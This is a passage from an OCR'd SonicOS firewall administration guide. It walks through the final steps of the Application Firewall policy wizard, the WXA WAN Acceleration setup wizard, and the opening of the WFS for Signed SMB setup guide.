
2 in the **Maximum Email Size (Bytes)** field, enter the maximum number of bytes for an email message.

3 Click **Next**.

4 Go to Application Firewall Action Type/Settings on page 2001.

Application Firewall Action Type/Settings

The options available on this page depend on the policy type you specify: SMTP, POP3, Web Access, or FTP file transfer.



1 From the choices supplied, select the action to be performed; see **Application Firewall Actions**.

NOTE: Not all action types/settings are available for each access rule.


Application Firewall Actions

Action type/setting	SMTP	POP3	Web Access	FTP
Blocking Action —				
block and send custom email reply	✓ a			
block without sending email reply	✓			
disable attachment and add custom text		✓ a		
custom block page			✓ a	
redirect to new location			✓	
Reset Connection			✓	✓ a
Add Block Message				✓
Add Email Banner (append text at then end of email)	✓			
Log Only	✓	✓	✓	✓
Bypass DPI	✓	✓	✓	✓

a. Default

2 Click **Next**. Go to Application Firewall Action Settings — Set Action Content on page 2002.

Application Firewall Action Settings — Set Action Content




1 In the **Content** field, enter the text for the error message, email message, URI redirect, custom block page, or banner page, depending on the settings you selected on the previous pages.

2 Click **Next**.

3 Go to Select name for Application Firewall Policy on page 2002.

Select name for Application Firewall Policy




1 Enter a friendly, but meaningful, name in the **Policy Name** field.

2 Click **Next**.

3 Go to Confirm Policy Settings on page 2003.


Confirm Policy Settings




1 Verify the settings are correct.

NOTE: To correct any setting, click **Back** until you reach the page containing the setting to be changed.

2 Click **Apply**. The **Application Firewall Policy Complete** page displays.



After the configuration has updated, the **App Rule Policy Complete** page displays.



3 Click **Close**.

Using the WXA Setup Guides (Wizards)

Wizards > WXA Setup Guide

The WXA Setup Guide guides you through each step of the initial setup and configuration of the NSA or TZ series appliance so that, when coupled with a WXA series appliance, it can deliver WAN Acceleration to the local users.

The following should be considered before using the WXA Setup Guide:

- The NSA or TZ series appliance is required to be setup, configured, and licensed.
- The WXA series appliance is not set up in a routing or layer 2 bridge mode. Although this configuration can be used with the WXA series appliance, it is not supported by the WXA Setup Guide. Only site-to-site Virtual Private Networks (VPN) are compatible with this Guide.
- IPv6 is not supported.


- Using the WXA Setup Guide overwrites any existing configuration.
- The WXA series appliance should not be powered up prior to using this the WXA Setup Guide. You will be directed to power up the appliance as you are guided through the WXA Setup Guide.

To use the WXA Setup Guide, perform the steps in these sections:


Getting Started

To configure the coupled WXA series appliance for WAN Acceleration:

1 Click **Wizards** in the top-right corner of the SonicOS management interface. The **Welcome** page of the **Setup Guide** displays.



2 Click **Next**. The **Introduction to WAN Acceleration** page displays.




3 Click **Next**. The **Interface** page displays.

Interface Page

The **Interface** page guides you though the process of configuring the interface on the NSA/TZ series appliance to which the WXA series appliance is connecting.

To configure an interface:



1 Click the **Interface** drop-down menu.

2 Select an unused interface.

   a If the interface has previously been configured, the **Keep existing interface configuration** option displays. If the settings are suitable, select the option. If you want to change settings, unselect the option. This option is selected by default.

3 Click the **Zone** drop-down menu.


4 Select the desired zone.

5 Enter the desired IP address and netmask in the **IP Address** and **Netmask** text-fields. This IP address is usually from one of the private ranges not already used locally or on the VPNs.

6 Click the **Next** button. The **Enable Acceleration** page displays.

Enable Acceleration Page


The **Enable Acceleration** page guides you through the process of connecting the WXA series appliance to the NSA/TZ series appliance.



1 Connect the appliance, power it up, and finish the reboot.

2 When all the WXA appliances have powered up, click the **Next** button to continue.

The **Enable Acceleration** page notifies you that the WAN Acceleration service is going to be enabled and a static lease will be created for the WXA series appliance.



NOTE: For virtual WXAs (WXA 5000 Virtual Appliance and WXA 500 Live CD), a license is required. At this stage, if the NSA/TZ series appliance does not have the license for WAN Acceleration, a License page displays.


1 Enter the proper licensing information, then click the **Next** button to continue.

When the probing is finished, the **Groups** page displays.

Groups Page


WXA appliances connected to a TZ or NSA series appliance are organized into groups. A group of WXAs accelerate traffic and file sharing operations on one or more of the configured VPNs.The **Groups** page allows you to configure a group, allocate WXAs to that group, and specify the acceleration settings before assigning the group to govern the acceleration on one or more VPNs.

To select a WXA group:



1 Choose:

- A group. Go to Step 3
- **Create a new group**. The **Groups** page changes.




2 Enter the name of the new group in the **Group Name** field.

3 Click **Next**. the **WXAs** page displays.

WXAs Page

To provide WAN Acceleration services, a WXA group must consist of one or more WXA series appliances. The number of WXAs in a group depends on how many concurrent connections need to be supported on the VPNs to which the group has been allotted. The different WXA models support different numbers of connections, so the number needed is also a function of the available model types.

The WXAs page displays the WXAs found.




1 If you haven't already done so, power up the WXA appliances that are in the WXA group.

2 Click the **Refresh List of WXAs** button.

3 Click **Next**. The **Acceleration Components** page displays.

Acceleration Components

The **Components** page enables or disables the individual components of the WAN Acceleration service:



1 Select or deselect the checkbox(s) for the desired acceleration components:

NOTE: If a component was previously enabled, it's checkbox is selected automatically.

- **TCP Acceleration**
- **WFS Acceleration**


  NOTE: If you select **WFS Acceleration**, the **WFS Setup Wizard** launches automatically after you complete the **WXA Setup Wizard**.

- **Web Cache**

2 Click the **Next** button to continue. The **VPNs** page displays.

VPNs Page


The **VPNs** page displays a list of all the IPv4 VPNs. If acceleration is already permitted on a VPN, the checkbox next to the VPN policy name will be checked.



1 Select the checkbox next to the VPN policy name(s) for the policies you want to permit acceleration.

2 Click the **Next** button. The **Routes** page displays.

Routes Page




1 Select the checkbox of the routes to use.

2 Click **Next**. The **Done** page displays.

Done Page

The **Done** page confirms that you have successfully completed the **WXA Setup Guide**.



1 To configure another WXA group, click the **Configure Another Group** button. The **Groups** page displays.

a Repeat the steps in the Groups Page on page 2008 through Done Page on page 2011.

2 To configure extended support for signed SMB, click the **Extended Support for Signed SMB** button. The **WFS Extended Support for Signed SMB Setup Guide** displays. See WFS for Signed SMB Setup Guide on page 2012.

3 Click the **Exit Guide** button to exit the **WXA Setup Guide**.

WFS for Signed SMB Setup Guide

Extended Support for Signed SMB traffic is handled by a single WXA and is configured outside the groups settings used elsewhere in WXA Clustering. The **WFS for Signed SMB Setup Guide** guides you through selecting a WXA series appliance and configuring it on the Windows Domain that users can fully benefit from the extra functionality of the WFS Acceleration module on networks that support signed SMB. After the appliance has joined the domain, you can configure the shares on the remote servers that you would like to be included in the WFS Acceleration process.

IMPORTANT: It is strongly recommended that you configure the WXA series appliances at the sites where the file servers are located before configuring the WXA series appliances at the branch sites requiring remote access to the shares.

To use the WXA Setup Wizard, perform the steps in the following sections:

- Getting Started on page 2013
- Enable WFS on page 2013
- Domain Details on page 2013
- Troubleshoot Domain Discovery on page 2014
- Configure the Domain on page 2014
- Specify the WXA Hostname on page 2014
- Select a Kerberos Server on page 2015
- Join the Domain on page 2015
- Configure Shares on page 2015
- Configure Local File Servers on page 2016
- Configure Remote File Servers on page 2016
- Add Domain Records on page 2017
- Done Page on page 2017

Getting Started

To configure the coupled WXA series appliance for WAN Acceleration:

